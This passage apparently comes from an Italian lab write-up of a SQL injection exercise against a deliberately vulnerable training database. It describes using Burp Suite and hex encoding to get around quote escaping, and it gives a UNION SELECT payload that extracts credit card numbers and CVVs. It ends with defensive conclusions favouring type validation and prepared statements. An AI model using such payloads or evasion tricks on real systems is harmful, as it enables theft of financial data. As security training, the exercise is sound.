
Iniettando il payload trasformato tramite Burp Suite, abbiamo ottenuto la lista delle tabelle esterne, visualizzata chiaramente nella risposta del server, confermando la presenza della tabella critica **credit_cards**.

4.4 Esfiltrazione Carte di Credito (Medium)

Nell'ultima fase, abbiamo proceduto all'estrazione dei dati finanziari.

È interessante notare che per questa specifica query non è stato necessario l'uso dell'esadecimale per il nome della tabella, in quanto i nomi di database e tabelle in SQL possono essere passati in chiaro **senza apici**.

Payload finale: **UNION SELECT ccnumber, ccv FROM owasp10.credit_cards #**.



Conclusioni: L'esercitazione ha evidenziato come la sanitizzazione parziale (*basata solo sull'escape dei caratteri speciali come gli apici*) sia insufficiente se non accompagnata da:

- **Validazione del tipo di dato:** È essenziale verificare a monte che l'input ricevuto corrisponda strettamente al formato atteso (ad esempio, assicurarsi che un ID sia un numero intero). Questo avrebbe bloccato l'iniezione esadecimale, poiché la stringa **0x...** non sarebbe stata accettata come intero valido.
- **Prepared Statements:** L'adozione di query parametrizzate è l'unica difesa che garantisce la separazione totale tra il codice SQL e i dati forniti dall'utente. Trattando l'input esclusivamente come **parametro** e non come comando eseguibile, questa tecnica neutralizza alla radice qualsiasi tentativo di manipolazione della logica del database.

In assenza di questi controlli, abbiamo dimostrato che strumenti come **Burp Suite** e tecniche di encoding come l'**esadecimale** permettono a un attaccante di aggirare facilmente i filtri superficiali, accedendo a dati critici (come password e carte di credito).